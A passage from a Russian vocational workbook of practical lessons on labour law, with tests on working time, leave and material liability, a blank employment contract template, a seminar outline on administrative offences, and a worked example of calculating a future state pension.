10. Трудовой договор должен быть составлен в _____ экземплярах и подписан _____. Работник должен приступить к работе с _____дня.

11. Испытательный срок при приеме на работу не устанавливается для:

А. лиц, избранных по конкурсу;

Б. беременных женщин;

В. _____;

Г. _____;

12. Причинами расторжения Трудового договора по инициативе работодателя являются:

А. смена собственника имущества;

Б. несоответствие занимаемой должности;

В. _____;

Г. _____;

Часть С

Решить задачу (*см. Приложение 1***) (**номер задачи определяется преподавателем**).**

IV. Сделайте **вывод по следующему алгоритму**:

Проанализируйте приведенный ниже Трудовой договор и заполните таблицу 2, записав № раздела и № п.п. трудового договора. *Например, 1-1.2 или 2-2.2.3.*

Таблица 2 – Существенные и дополнительные условия трудового договора

Существенные условия	Дополнительные условия

Трудовой договор №

« » 20 г.

в лице, действующего на основании _____, именуемый в дальнейшем «**Работодатель**», с одной стороны, *и гр. , паспорт: серия , №* , выданный , проживающий по адресу: _____ , именуемый в дальнейшем «**Работник**», с другой стороны, именуемые в дальнейшем «Стороны», заключили настоящий договор, в дальнейшем «**Договор**», о нижеследующем:

1. ПРЕДМЕТ ТРУДОВОГО ДОГОВОРА

1.1. Работник принимается к Работодателю для выполнения работы в должности _____ .
1.2. Работник обязан приступить к работе с «» _____ 2019 г.
1.3. Настоящий трудовой договор вступает в силу с момента подписания его обеими сторонами и заключен на неопределенный срок.
1.4. Работа по настоящему договору является для Работника основной.
1.5. Местом работы Работника является по адресу: _____.

2. ПРАВА И ОБЯЗАННОСТИ СТОРОН

2.1. Работник подчиняется непосредственно ***Генеральному директору***.
2.2. Работник обязан:
2.2.1. Выполнять следующие должностные обязанности: .
2.2.2. Соблюдать установленные Работодателем Правила внутреннего трудового распорядка, производственную и финансовую дисциплину, добросовестно относиться к исполнению своих должностных обязанностей, указанных в п.2.2.1. настоящего трудового договора.
2.2.3. Беречь имущество Работодателя, соблюдать конфиденциальность, не разглашать информацию и сведения, являющиеся коммерческой тайной Работодателя.
2.2.4. Не давать интервью, не проводить встречи и переговоры, касающиеся деятельности Работодателя, без разрешения его руководства.
2.2.5. Соблюдать требования охраны труда, техники безопасности и производственной санитарии.
2.2.6. Способствовать созданию на работе благоприятного делового и морального климата.
2.3. Работодатель обязуется:
2.3.1. Предоставить Работнику работу в соответствии с условиями настоящего трудового договора. Работодатель вправе требовать от Работника выполнения обязанностей (работ), не обусловленных настоящим трудовым договором, только в случаях, предусмотренных законодательством о труде РФ.
2.3.2. Обеспечить безопасные условия работы в соответствии с требованиями Правил техники безопасности и законодательства о труде РФ.
2.3.3. Оплачивать труд Работника в размере, установленном в п.3.1. настоящего трудового договора.
2.3.4. Выплачивать премии, вознаграждения в порядке и на условиях,

установленных Работодателем, оказывать материальную помощь с учетом оценки личного трудового участия Работника в работе Работодателя в порядке, установленном Положением об оплате труда и иными локальными актами Работодателя.
2.3.5. Осуществлять обязательное социальное страхование Работника в соответствии с действующим законодательством РФ.
2.3.6. Оплачивать в случае производственной необходимости в целях повышения квалификации Работника его обучение.
2.3.7. Ознакомить Работника с требованиями охраны труда и Правилами внутреннего трудового распорядка.
2.4. Работник имеет следующие права:

- право на предоставление ему работы, указанной в п.1.1. настоящего трудового договора;
- право на своевременную и в полном размере выплату заработной платы;
- право на отдых в соответствии с условиями настоящего трудового договора и требованиями законодательства;
- иные права, предоставленные работникам Трудовым кодексом РФ.

2.5. Работодатель имеет право:

- поощрять Работника в порядке и размерах, предусмотренных настоящим трудовым договором, коллективным договором, а также условиями законодательства РФ;
- привлекать Работника к дисциплинарной и материальной ответственности в случаях, предусмотренных законодательством РФ;
- осуществлять иные права, предоставленные ему Трудовым кодексом РФ.

3. УСЛОВИЯ ОПЛАТЫ ТРУДА РАБОТНИКА

3.1. За выполнение трудовых обязанностей Работнику устанавливается должностной оклад в размере _____рублей в месяц.
3.2. При выполнении работ различной квалификации, совмещении профессий, работы за пределами нормальной продолжительности рабочего времени, в ночное время, выходные и нерабочие праздничные дни и др. Работнику производятся соответствующие доплаты:
3.2.1. Работа в выходной и нерабочий праздничный день оплачивается в двойном размере.
3.2.2. Работнику, выполняющему у одного и того же работодателя наряду со своей основной работой, обусловленной трудовым договором, дополнительную работу по другой профессии (должности) или исполняющему обязанности временно отсутствующего работника без освобождения от своей основной работы, производится доплата за совмещение профессий (должностей) или исполнение обязанностей временно отсутствующего работника в размере, определяемом дополнительным соглашением к настоящему договору.
3.2.3. Сверхурочная работа оплачивается за первые два часа работы не менее чем в полуторном размере, за последующие часы – не менее чем в двойном размере. По

желанию Работника сверхурочная работа вместо повышенной оплаты может компенсироваться предоставлением дополнительного времени отдыха, но не менее времени, отработанного сверхурочно.
3.3. Время простоя по вине работодателя, если Работник в письменной форме предупредил работодателя о начале простоя, оплачивается в размере не менее двух третей средней заработной платы Работника. Время простоя по причинам, не зависящим от работодателя и Работника, если Работник в письменной форме предупредил работодателя о начале простоя, оплачивается в размере не менее двух третей тарифной ставки (оклада). Время простоя по вине Работника не оплачивается.
3.4. Условия и размеры выплаты Обществом Работнику поощрений устанавливаются в коллективном трудовом договоре.
3.5. Работодатель выплачивает заработную плату Работнику в соответствии с «Положением об оплате труда» в следующем порядке: .
3.6. Из заработной платы Работника могут производиться удержания в случаях, предусмотренных законодательством РФ.

4. РЕЖИМ РАБОЧЕГО ВРЕМЕНИ И ВРЕМЕНИ ОТДЫХА

4.1. Работнику устанавливается пятидневная рабочая неделя продолжительностью 40 (сорок) часов. Выходными днями являются суббота и воскресенье.
4.2. В течение рабочего дня Работнику устанавливается перерыв для отдыха и питания с ч. до ч., который в рабочее время не включается.
4.3. Труд Работника по должности, указанной п.1.1. договора, осуществляется в нормальных условиях.
4.4. Работнику ежегодно предоставляется отпуск продолжительностью 28 календарных дней. Отпуск за первый год работы предоставляется по истечении шести месяцев непрерывной работы в Обществе. В случаях, предусмотренных трудовым законодательством, по просьбе Работника отпуск может быть предоставлен до истечения шести месяцев непрерывной работы в Обществе.Отпуск за второй и последующие годы работы может предоставляться в любое время рабочего года в соответствии с очередностью предоставления ежегодных оплачиваемых отпусков, установленной в данном Обществе.
4.5. По семейным обстоятельствам и другим уважительным причинам Работнику по его заявлению может быть предоставлен кратковременный отпуск без сохранения заработной платы.

5. СОЦИАЛЬНОЕ СТРАХОВАНИЕ РАБОТНИКА

5.1. Работник подлежит социальному страхованию в порядке и на условиях, установленных действующим законодательством РФ.

6. ГАРАНТИИ И КОМПЕНСАЦИИ

6.1. На период действия настоящего договора на Работника распространяются все гарантии и компенсации, предусмотренные трудовым законодательством РФ, локальными актами Работодателя и настоящим договором.

7. ОТВЕТСТВЕННОСТЬ СТОРОН

7.1. В случае неисполнения или ненадлежащего исполнения Работником своих обязанностей, указанных в настоящем договоре, нарушения трудового законодательства, Правил внутреннего трудового распорядка Работодателя, иных локальных нормативных актов Работодателя, а также причинения Работодателю материального ущерба он несет дисциплинарную, материальную и иную ответственность согласно трудовому законодательству РФ.
7.2. Работодатель несет перед Работником материальную и иную ответственность согласно действующему законодательству РФ.
7.3. В случаях, предусмотренных в законе, Работодатель обязан компенсировать Работнику моральный вред, причиненный неправомерными действиями и(или) бездействием Работодателя.

8. ПРЕКРАЩЕНИЕ ДОГОВОРА

8.1. Настоящий трудовой договор может быть прекращен по основаниям, предусмотренным действующим трудовым законодательством РФ.
8.2. Днем прекращения трудового договора во всех случаях является последний день работы Работника, за исключением случаев, когда Работник фактически не работал, но за ним сохранялось место работы (должность).

9. ЗАКЛЮЧИТЕЛЬНЫЕ ПОЛОЖЕНИЯ

9.1. Условия настоящего трудового договора носят конфиденциальный характер и разглашению не подлежат.
9.2. Условия настоящего трудового договора имеют обязательную юридическую силу для сторон с момента его подписания сторонами. Все изменения и дополнения к настоящему трудовому договору оформляются двусторонним письменным соглашением.
9.3. Споры между сторонами, возникающие при исполнении трудового договора, рассматриваются в порядке, установленном действующим законодательством РФ.
9.4. Во всем остальном, что не предусмотрено настоящим трудовым договором, стороны руководствуются законодательством РФ, регулирующим трудовые отношения.
9.5. Договор составлен в двух экземплярах, имеющих одинаковую юридическую силу, один из которых хранится у Работодателя, а другой - у Работника.

10. ЮРИДИЧЕСКИЕ АДРЕСА И ПЛАТЁЖНЫЕ РЕКВИЗИТЫ СТОРОН

РаботодательЮр. Адрес:Почтовыйадрес:ИНН:КПП:Банк:Рас./счёт:Корр./счёт:БИК:
РаботникРегистрация:Почтовыйадрес:Паспортсерия:Номер:Выдан:Кем:Телефон:

11. ПОДПИСИ СТОРОН

Работодатель _____
Работник _____

Практическое занятие № 2
Тема: «Рабочее время и время отдыха»

Цель: сформировать умения

- анализировать и оценивать результаты и последствия деятельности (бездействия) с правовой точки зрения;
- защищать свои права в соответствии с трудовым законодательством;
- использовать нормативные правовые акты, регламентирующие профессиональную деятельность.

Необходимые источники:
Трудовой кодекс РФ (далее - ТК РФ), часть IV, ст. 91-128

Время выполнения – 2 часа.

Порядок выполнения:

I. Прочитайте часть IV, ст. 91-101 ТК РФ и ответьте письменно на вопросы, вставляя недостающую информацию в опорный конспект:

1. Что такое рабочее время?

Это время, _____ должен исполнять трудовые обязанности. Продолжительность рабочего времени не может превышать _____ часов в неделю.

2. Сокращенная продолжительность рабочего времени устанавливается:
- для работников в возрасте до 16 лет _____часов;
- для работников в возрасте от 16 до 18 лет____часов;
- для работников – инвалидов 1 и 2 группы _____ часов;
- для работников, занятых на вредных и опасных работах _____часов;
- для учащихся образовательных учреждений до 18 лет, занятых в свободное от учеб время _____часов;

3. Неполное рабочее время может устанавливаться для работника только в следующих случаях: _____.

4. Продолжительность ежедневной работы не может превышать:
- для работников в возрасте от 15 до 16 лет _____часов;
- от 16 до 18 лет _____часов;
- для учащихся образовательных учреждений от 14 до 16 лет ____часов;
- от16 до 18 лет _____часов;
- для инвалидов _____часов;
- для работников с вредными условиями труда ____часов.

5. Продолжительность работы накануне нерабочих праздничных и выходных дней уменьшается на ___ часов.

6. Работа в ночное время считается с ____ до _____ часов; Она сокращается на ___часов. К работе в ночное время не допускаются: _____.

7. Сверхурочная работа – это работа, выполняемая работником по инициативе _____ за пределами установленной для работника продолжительности рабочего времени.

Привлечение работодателем работника к сверхурочной работе допускается только с _____ в следующих случаях:

А.

Б.

В.

Привлечение работодателем работника к сверхурочным работам без согласия допускается в следующих случаях:

А.

Б.

В.

Не допускаются к сверхурочным работам _____.

Продолжительность сверхурочной работы не должна превышать для каждого работника _____часов в течение 2-х дней подряд и _____часов в год. Сверхурочная работа компенсируется _____.

8. Графики сменности доводятся до сведения работников не позднее, чем за _____ до введения их в действие. Составление графиков сменности учитывает мнение _____.

II. Заполните таблицу 1:

Таблица 1 – Рабочий день

Вид рабочего времени	**Полный рабочий день**	**Неполный рабочий день**
Сходства		
Различия		

III. Выполните тест по теме **«Время отдыха»**

Вариант определяется преподавателем

Вариант 1

Инструкция

Тест состоит из 3 частей: часть А -– необходимо выбрать один или несколько правильных ответов, часть В – дополнить предложения, часть С – решить задачу. Прочитайте внимательно вопросы и запишите правильный вариант ответа в тетрадь

Время выполнения – 25-30 минут.

Часть А. Выбрать один или несколько правильных ответов

1.Дополнительные оплачиваемые отпуска для работников:

А. могут устанавливаться работодателем с учетом своих производственных и финансовых возможностей.

Б. не могут устанавливаться согласно закона.

В. обязательно должны быть установлены.

2. Отпуск за второй и последующий годы работы может предоставляться:

А. в любое время рабочего года.

Б. в любое время года в соответствии с очередностью предоставления ежегодных отпусков.

В. согласно графиков отпусков, утверждаемых работодателем с учетом мнения профсоюзной организации.

3. Назвать корректные высказывания:

А. по желанию мужа ежегодный отпуск ему предоставляется в период нахождения его жены в отпуске по беременности и родам независимо от времени его непрерывной работ у данного работодателя.

Б. ежегодный отпуск не может быть перенесен на другое время в случаях временной нетрудоспособности работника.

В. если работнику не произвели оплату отпуска, он не имеет права отказаться от него.

Г. запрещается не предоставление ежегодногооплачиваемого отпуска в течение 2-х лет подряд.

Д. ежегодный оплачиваемый отпуск не может быть разделен.

4. При увольнении работника:

А. работнику выплачивается денежная компенсация за неиспользованный отпуск.

Б. работнику не выплачивается денежная компенсация.

В. компенсация неиспользованного отпуска законом запрещена.

5. Привлечение работников к работе в выходные и нерабочие праздничные дни производится:

А. только с письменного согласия работника.

Б. независимо от желания работника.

В. при наличии производственной необходимости.

6. Работодатель на основании письменного заявления работника:

А. обязан предоставить отпуск без сохранения зарплаты.

Б. не обязан предоставить отпуск без сохранения зарплат.

В. обязан только в исключительных случаях.

7. Работнику, ставшим донором:

А. предоставляется 2 дня для отдыха.

Б. 2 дня можно присоединить к оплачиваемому отпуску по желанию работника.

В. предоставляются 2 отгула сразу после сдачи крови без оплаты.

Часть В

Дополните следующие предложения:

8. Работникам в случаях рождения ребенка, регистрации брака, смерти близких родственников предоставляется отпуск без сохранения зарплат сроком _____ дней.

9. Дополнительный оплачиваемый отпуск предоставляется:

А. работникам, занятым на работах с вредными условиями труда;

Б. _____

10. Порядок и условия предоставления отпусков определяются следующими правовыми актами: _____.

11. В стаж работ, дающий право на ежегодный оплачиваемый отпуск, не включаются:

А. время отсутствия на работе без уважительных причин.

Б. _____

Часть С

Решить задачу (*см. Приложение 2***) (**номер задачи определяется преподавателем).

Вариант 2

Инструкция

Тест состоит из 3 частей: часть А -– необходимо выбрать один или несколько правильных ответов, часть В – дополнить предложения, часть С – решить задачу. Прочитайте внимательно вопросы и запишите правильный вариант ответа в тетрадь Время выполнения – 25-30 минут.

Часть А

Выбрать один или несколько правильных ответов

1. До истечения 6 месяцев непрерывной работ оплачиваемый отпуск по заявлению работника должен быть предоставлен:

А. женщинам перед отпуском по беременности.

Б. работникам – инвалидам.

В. работникам до 18 лет.

2. Студентам, обучающимся на заочной форме в учебном заведении,

А. предоставляется оплачиваемый отпуск для сдачи сессии.

Б. предоставляется оплачиваемый отпуск, если работник учится по профилю работы.

В. не предоставляется оплачиваемый отпуск, студент обязан оформить отпуск без содержания.

3. Дополнительный оплачиваемый отпуск предоставляется:

А. всем работникам по их желанию;

Б. работникам, занятым на работах с вредными условиями труда;

В. Не положен работникам ни при каких условиях;

4. В стаж работы, дающий право на ежегодный отпуск, не включаются:

А. время отсутствия на работе без уважительных причин;

Б. время, когда работник находился на больничном;

В. Время, когда работник работал сверхурочно;

Г. время фактической работы;

Д. время отпусков по уходу за ребенком додостижения им установленного законом возраста;

5. Работодатель на основании письменного заявления работника:

А. обязан предоставить отпуск без сохранения заработной платы в любом случае;

Б. не обязан предоставить отпуск без сохранения зарплаты;

В. обязан только в исключительных случаях.

Часть В

Дополните следующие предложения:

6. О времени начала отпуска работник должен быть извещен под роспись не позднее чем за _____ до его начала.

7. Неиспользованная часть ежегодного отпуска должна _____.

8.До истечения _____ месяцев непрерывной работы оплачиваемый отпуск по заявлению работника должен быть предоставлен:

А. женщинам перед отпуском по беременности, родам или после него;

Б. _____.

9. О времени начала отпуска работник должен быть извещен под роспись не позднее чем за _____ до его начала.

10. Неиспользованная часть ежегодного оплачиваемого отпуска должна _____;

11. Не допускается замена денежной компенсацией ежегодного оплачиваемого отпуска:

А. беременным;

Б. _____.

Часть С

Решить задачу (*см. Приложение 2***)** (номер задачи определяется преподавателем).

Практическое занятие № 3

Тема «Материальная ответственность работника и работодателя»

Цель: сформировать умения

- анализировать и оценивать результаты и последствия деятельности (бездействия) с правовой точки зрения;
- защищать свои права в соответствии с гражданским, гражданско-процессуальным и трудовым законодательством;
- использовать нормативные правовые акты, регламентирующие профессиональную деятельность.

Необходимые источники: Трудовой кодекс РФ ч.3 раздел II ст.232-250

Время выполнения – 2 часа.

Форма занятия – **семинар**

План проведения

1. Беседа по теме «Материальная ответственность работника и работодателя».
2. Выполнение тестового задания по вариантам.
3. Вывод по теме.

Порядок выполнения:

I.Ответьте на следующие вопросы (беседа проходит на фоне просмотра слайдов):

а. Значение материальной ответственности сторон трудового договора

б. Условия наступления материальной ответственности

в. Виды материальной ответственности сторон: частичная и полная

г. Порядок взыскания материальной ответственности

д. Отличия материальной ответственности сторон по трудовому договору и по гражданско-правовому договору.

II. Выполните тест по теме

Вариант определяется преподавателем

Инструкция

Тест состоит из 3 частей: часть А -– необходимо выбрать один или несколько правильных ответов, часть В – дополнить предложения, часть С – решить задачу. Прочитайте внимательно вопросы и запишите правильный вариант ответа в тетрадь

Время выполнения – 25-30 минут.

1 вариант

Часть А

Выбрать один или несколько правильных ответов

1. Заявление работника о возмещении ущерба руководитель должен рассмотреть:

А. в 10-дневный срок со дня поступления заявления;

Б. в течение месяца;

Г. срок подачи заявления для рассмотрения не имеет значения;

2. Моральный ущерб, причиненный работнику неправомерными действиями работодателя, возмещается:

А. в денежной форме

Б. в любой форме по выбору работника

В. Не может быть возмещен

3. Назвать корректные высказывания:

А. работодатель имеет право с учетом конкретных обстоятельств, при которых был причинен ущерб, полностью или частично отказаться от его взыскания с виновного работника;

Б. работодатель не имеет права отказаться от взыскания с виновного работника;

В. За причиненный ущерб работник несет материальную ответственность в пределах своего среднего месячного заработка;

Г. работник несет материальную ответственность в пределах ½ месячного заработка;

Д. работники до 18 лет несут только полную материальную ответственность;

4. Назвать корректные высказывания:

А. работник, нанесший материальный ущерб, должен письменно объяснить причину возникновения ущерба;

Б. взыскание с виновного работника суммы причиненного ущерба может быть сделано не позднее 1 месяца со дня установления размера ущерба;

В. Взыскание с виновного работника суммы ущерба может быть сделано в течение 6 месяцев со дня установления размера ущерба;

5. Назвать корректные высказывания:

А. работник, нанесший материальный ущерб, должен письменно объяснить причину возникновения ущерба;

Б. взыскание с виновного работника суммы причиненного ущерба может быть сделано не позднее 1 месяца со дня установления размера ущерба;

В. Взыскание с виновного работника суммы ущерба может быть сделано в течение 6 месяцев со дня установления размера ущерба.

6. Особенностью возмещения материального ущерба по трудовому праву является:

А. возможность добровольно полностью или частично возместить ущерб;

Б. возможность в полном объеме с учетом упущенной выгоды возместить ущерб;

В. Возможность возместить ущерб с рассрочкой платежа;

Часть В

Дополните следующие предложения:

7. Работодатель обязан возместить работнику не полученный им заработок:

А. при незаконном отстранении работника от работы;

Б. при незаконном увольнении работника;

Г. _____;

Д. _____ _____;

8. Работодатель обязан возместить работнику не полученный им заработок:

А. при незаконном отстранении работника от работы;

Б. при незаконном увольнении работника;

Г. _____;

Д. _____;

9. Письменный договор о коллективной материальной ответственности за причинение ущерба заключается между _____ и _____.

10. Размер ущерба, причиненного работодателю, определяется по фактическим потерям, исчисляемым из _____ цен, действующих в _____ на день_____;

11. Руководитель несет материальную ответственность за нарушения выплаты в установленный срок заработной платы, отпускных и других выплат в сумме _____ ключевой ставки ЦБ РФ;

Часть С

12. Решить задачу:

На одной из буровых установок из –за сильных морозов вышел из строя ряд механизмов. Однако бригада буровиков смогла продолжить работу, используя сохранившиеся в исправном состоянии средства, применив в экстремальной ситуации не предусмотренные правилами ведения работы методы. В противном случае предприятию мог быть причинен значительный материальный ущерб. Но и новый метод привел к поломке части агрегатов. Тем самым предприятию был причинен материальный ущерб, но в значительно меньшем размере, чем, если бы члены бригады не проявили инициативу. Администрация предприятия лишила коллектив бригады премии за невыполнение планового задания и потребовала возмещения ущерба, вызванного поломкой буровых механизмов.

Правомерны ли действия администрации? Что такое производственно–хозяйственный риск?

2 вариант

Инструкция

Тест состоит из 3 частей: часть А -– необходимо выбрать один или несколько правильных ответов, часть В – дополнить предложения, часть С – решить задачу. Прочитайте внимательно вопросы и запишите правильный вариант ответа в тетрадь

Время выполнения – 25-30 минут.

Часть А

Выбрать один или несколько правильных ответов

1. Работодатель, причинивший ущерб имуществу работника:

А. возмещает этот ущерб частично;

Б. возмещает этот ущерб в полном объеме;

В. Возмещает этот ущерб по рыночным ценам;

2. Размер выплачиваемой работнику денежной компенсации за нарушения выплат заработной платы:

А. может быть установлен коллективным договором;

Б. может быть установлен трудовым договором;

В. Не может быть изменен согласно трудовому законодательству;

3. Назвать корректные высказывания:

А. работник обязан возместить работодателю причиненный ему прямой ущерб;

Б. с работника взыскиваются неполученные доходы (упущенная выгода);

В. Размер причиненного ущерба каждая из сторон трудового договора обязана доказать;

4. Размер ущерба, причиненного работодателю:

А. определяется произвольно самим работодателем;

Б. определяется по данным бухгалтерии;

В. определяется с учетом рыночных цен, действующих в данной местности на день причинения ущерба;

5. При несоблюдении работодателем установленного порядка взыскания ущерба:

А. работник имеет право обжаловать действия работодателя в суд;

Б. работник имеет право обжаловать действия работодателя в комиссии по трудовым спорам;

В. работник имеет право не исполнять решение работодателя;

6. Назвать корректные высказывания:

А. комиссия по трудовым спорам может с учетом степени и формы вины, материального положения работника снизить размер ущерба, подлежащий взысканию с работника;

Б. не сможет снизить ни при каких обстоятельствах;

В. снижение размера ущерба, подлежащего взысканию с работника, не производится, если ущерб причинен преступлением;

Г. в случае увольнения без уважительных причин до истечения срока трудового договора, работник обязан возместить затрат, понесенные работодателем на его обучение.

Часть В

Дополните следующие предложения:

7. При несогласии работника с решением работодателя о возмещении материального ущерба в установленный срок работник имеет право обратиться _____.

8. Материальная ответственность в полном размере причиненного ущерба возлагается в следующих случаях:

А. умышленное причинение ущерба;

Б. причинение ущерба в состоянии алкогольного, наркотического или токсического опьянения;

В. _____;

Г. _____;

9. От коллективной материальной ответственности освобождаются член коллектива, если: А. они были в момент нанесения материального ущерба в отпуске;

Б. _____;

В. _____.

10. В случае задержки заработной платы на срок 15 дней работник имеет право, известив работодателя _____;

11. Материальная ответственность работника исключается в случаях _____.

Часть С

12. Решить задачу:

У работника предприятия в понедельник заканчивается срок трудового договора, о чем ему накануне, в пятницу, было вручено письменное уведомление. В течение рабочего дня в пятницу работник уже собирал необходимые ему документы, чтобы завершить работу и случилось непредвиденное- он сломал станок, на котором заканчивал порученную работу.

Как вы думаете поступит работодатель? Может ли он не уволить работника?

III. Сделайте вывод по теме «Виды материальной ответственности», заполнив таблицу 2:

Таблица 2 - Ответственность работника

1. Работодателя перед работником:	**Характеристика**
А. ответственность за материальный ущерб, причиненный в результате незаконного лишения его возможности трудиться;	
Б. ответственность за ущерб, причиненный имуществу работника;	
В. Ответственность за задержку выплаты заработной платы;	
Г. ответственность за причинение работнику морального вреда;	
2. Работника перед работодателем:	
А. частичная;	
Б. полная;	
3. Коллективная материальная ответственность:	

Практическое занятие № 4
Тема: «Административная ответственность гражданина»

Цель: сформировать умения

- анализировать и оценивать результаты и последствия деятельности (бездействия) с правовой точки зрения;
- защищать свои права в соответствии с законодательством;
- использовать нормативные правовые акты, регламентирующие профессиональную деятельность.

Необходимые источники:
Административный Кодекс РФ, часть 1 - далее КоАП РФ

Время выполнения – 2 часа.

Форма занятия – **семинар**
(к вопросам 1 и 2 обучающиеся готовятся заранее в рамках самостоятельной работы по ***разделу 2. Основы трудового и социального права)***

План семинара

1. Сущность и признаки административного правонарушения.
2. Состав административного правонарушения.
3. Виды административного правонарушения и наказания.
4. Административная ответственность, ее виды.
5. Вывод.

Порядок выполнения:

1. Прослушайте сообщение о сущности и признаках административного правонарушения и запишите в тетрадь:
   - определение административного правонарушения;
   - признаки правонарушений;
   - отличие «преступления» от «правонарушения»;
   - определение термина «действие»;
   - определение термина «бездействие».
2. Прослушайте сообщение о составе административного правонарушения и запишите в тетрадь статьи КоАП РФ, предусматривающие наказания за:
   2.1 - умышленное уничтожение или порча паспорта -
   2.2 - безбилетный проезд
   2.3 - нарушение Правил дорожного движения, повлекшее причинение легкого вреда здоровью потерпевшего,
   2.4 - нецензурную брань в общественных местах
   2.5 - предвыборную агитацию в период запрещения ее проведения
   2.6 - мелкое хищение чужого имущества путем кражи

3. Ознакомьтесь с КоАП РФ ч.1 с видами административных правонарушений и занесите их в таблицу 1. Привести примеры.

Таблица 1 - Виды административных правонарушений

Против личности	**Против государства**	**Против общественной жизни**

4. На основании ч.1, ст. 3.4-3.11 КоАП РФ заполните таблицу 2:

Таблица 2 - Административные наказания

Виды административного наказания	**Характеристика наказания**
1. Предупреждение	
2. Административный штраф	
3. Возмездное изъятие орудия совершения правонарушения	
4. Конфискация орудия совершения правонарушения	
5. Лишение спец. права	
6. Административный арест	
7. Административное выдворение	
8. Дисквалификация	

5. Работая с КоАП РФ, определите и запишите в таблицу 3 обстоятельства, смягчающие и отягчающие административную ответственность:

Таблица 3 – Отягчающие и смягчающие обстоятельства

Смягчающие административную ответственность (ст. 4.2)	**Отягчающие административную ответственность (ст. 4.3)т**

6. Решите правовую задачу (*см. Приложение № 3*). (вариант определяет преподаватель)

7. Сделайте вывод по следующей схеме:

Административный проступок – это _____, состав административного проступка:

1. _____;
2. _____;
3. _____;
4. _____;

Лица, уполномоченные назначать административные наказания:

_____ .

Практическое занятие № 5
Тема: «Моя будущая пенсия»

Цель: сформировать умения

- анализировать и оценивать результаты и последствия деятельности (бездействия) с правовой точки зрения;
- защищать свои права в соответствии с гражданским, гражданско-процессуальным и трудовым законодательством;
- использовать нормативные правовые акты, регламентирующие профессиональную деятельность.

Необходимые источники: www.pfrf.ru

Время выполнения – 2 часа.

Практическое занятие состоит из 2 частей:
1 часть - **семинар** (к вопросам 1 и 2 обучающиеся готовятся заранее в рамках самостоятельной работы по ***разделу 2. Основы трудового права социального права)***
2 часть – расчет будущей пенсии по алгоритму.

Порядок выполнения:

1. Просмотрите документальный фильм «Все о будущей пенсии для учебы и жизни»» и ответьте на следующие вопросы:
   1. Какие социальные услуги оказывает Пенсионный фонд РФ?
   2. Какова история пенсионного обеспечения в России?
   3. Как устроена пенсионная система (3 уровня)?
   4. Кто является участниками пенсионной системы?

2. Прослушайте сообщение о
   - пенсионной реформе в РФ;
   - видах пенсий, их характеристики;
   - роли НПФ в формировании накопительной пенсии;

3. Сформулируйте, запишите и задайте один вопрос по данным сообщениям. Вопросы формулируются в парах.
4. Сформулируйте свое отношение к статье «Жителям Прикамья начали отказывать в назначении пенсии» от 26. 01.2018 г. из газеты «Комсомольская правда», ответив письменно на вопросы:
   4.1. Сколько должно быть стажа и баллов для начисления пенсии?
   4.2. Что делать тем, кому отказали?
   4.3. Где узнать, какой у тебя стаж и сколько баллов?
5. По пенсионной формуле рассчитайте свою будущую пенсию.
   Образец расчета:

Расчет пенсии в 20__ году

Страховая пенсия по старости =А умножить на В + С

А – пенсионные баллы

В – стоимость пенсионного балла

С- фиксированная выплата (с 2018 г. это сумма была 4982,9 рубля)

У каждого пенсионера есть возможность дополнительно увеличить размер страховой пенсии по старости за счет премиальных коэффициентов. Если обратиться за назначением страховой пенсии после возникновения права на нее, количество накопленных баллов будет увеличено на специальный коэффициент. Формула: размер пенсии + 40%, если обратиться за пенсией на 5 лет позже.

Пенсионные баллы начисляются не только, когда гражданин работает:

1 год военной службы по призыву - 1,8 балла

1 год ухода за инвалидом 1 группы, ребенком –инвалидом - 1,8 балла

1 год за гражданином, достигшим 80 лет -1,8 балла

1 год ухода одного из родителей за первым ребенком до достижения им 1,5 лет – 1,8 балла

1 год ухода за вторым ребенком до достижения им 1,5 лет – 3,6 балла

1 год ухода одного из родителей за третьим или четвертым ребенком до достижения им 1,5 лет – 5,4 балла.

Пример 1: Работник имеет зарплату 29 тыс. рублей и его страховой стаж = 37 лет. Чему равна его будущая пенсия, если он выходит на пенсию в 2018 г.?

1. Определяем годовую зарплату работника:

29000 умножить на 12 месяцев = 348 000руб.

2. Сумма заплаченных работодателем страховых взносов (тариф -22% ежемесячно) составляет: 348 000умножить на 22% = 76 560 руб.

На солидарную часть по тарифу = 6% = 20 880 руб.

На страховую пенсию по тарифу = 16% = 55 680руб.

3. Переводим суммы в пенсионные баллы:

Необходимо разделить 1 021 000 руб. на взносы, которые перечисляются на пенсию с годовой зарплаты.

1 021 000 руб. умножить 16% = 163 360 руб.

55 680 руб. разделить на 160 360 руб. = 0,341

1 021 000 руб. – это максимальная годовая зарплата в 2018г., с которой работодатели уплачивают взносы по тарифу 22%.

Если годовая зарплата выше 1 021 000 руб., пенсия все равно формируется в пределах этой суммы. Эта сумма фиксирована весь 2018 г.

4. Полученный результат умножим на 10:

0,341 умножить на 10 = 3,410 балла

5. Умножим количество баллов на трудовой стаж 37 лет = 126,170 баллов

6. Рассчитаем индивидуальный пенсионный коэффициент:

126,170 умножить на 81,49 руб. (стоимость 1 балла в 2018г) = 10 281,59 руб.

7. Прибавим к этой сумме размер Фиксированной выплаты в 2018г.

10 281,59 + 4 982,9 = 15 264,49 руб.

Если у работника есть дополнительные пенсионные баллы, их нужно учесть.

Такова пенсия у данного работник.

6. Сделайте вывод по образцу:

Для того, чтобы заработать пенсию по старости надо иметь _____зарплату. Трудовой стаж работника зависит от _____. Страховой стаж работника зависит от _____. Накопительная пенсия работника формируется, если работник заключил договор с _____. Выбор НПФ зависит от следующих факторов:

1.
2.
3.
4.

Заключив договор с НПФ, нельзя прерывать его ____ лет, т.к. можно потерять _____.

«Жителям Прикамья начали отказывать в назначении пенсии»
из газеты «Комсомольская правда» от 26. 01.2018 г.

В 2018 году в Прикамье более 200 человек получили отказ в назначении пенсии, хотя и достигли пенсионного уровня. Большей частью в число «отказников» попали:

1. лица, находившиеся в местах лишения свободы, которые не выработали необходимый стаж и количество баллов;
2. также люди, которые работали на территориях других республик и не смогли предоставить об этом документов, отвечающих требованиям Пенсионного фонда;
3. туда попали военные пенсионеры, которые получают военную пенсию, а вот на пенсию по старости у них не хватило трудового стажа на «гражданке»;
4. были случаи, когда отказы получали государственные служащие, т.к. в 2017 г. у них повысили возраст выхода на пенсию на 6 месяцев;
5. были отказы работающим неофициально;
6. у людей не хватило трудового или страхового стажа. Например, человек учился в ВУЗе, не закончил его, сидел дома с ребенком, нигде не работал. В итоге – стажа нет

Сколько должно быть стажа и баллов?

В 2018г. чтобы получить право на страховую пенсию, нужно иметь минимум 9 лет официального трудового стажа и 13,8 пенсионных баллов. К 2024 году эти показатели возрастут: трудовой стаж до 15 лет, количество баллов – до 30.

Что делать тем, кому отказали?

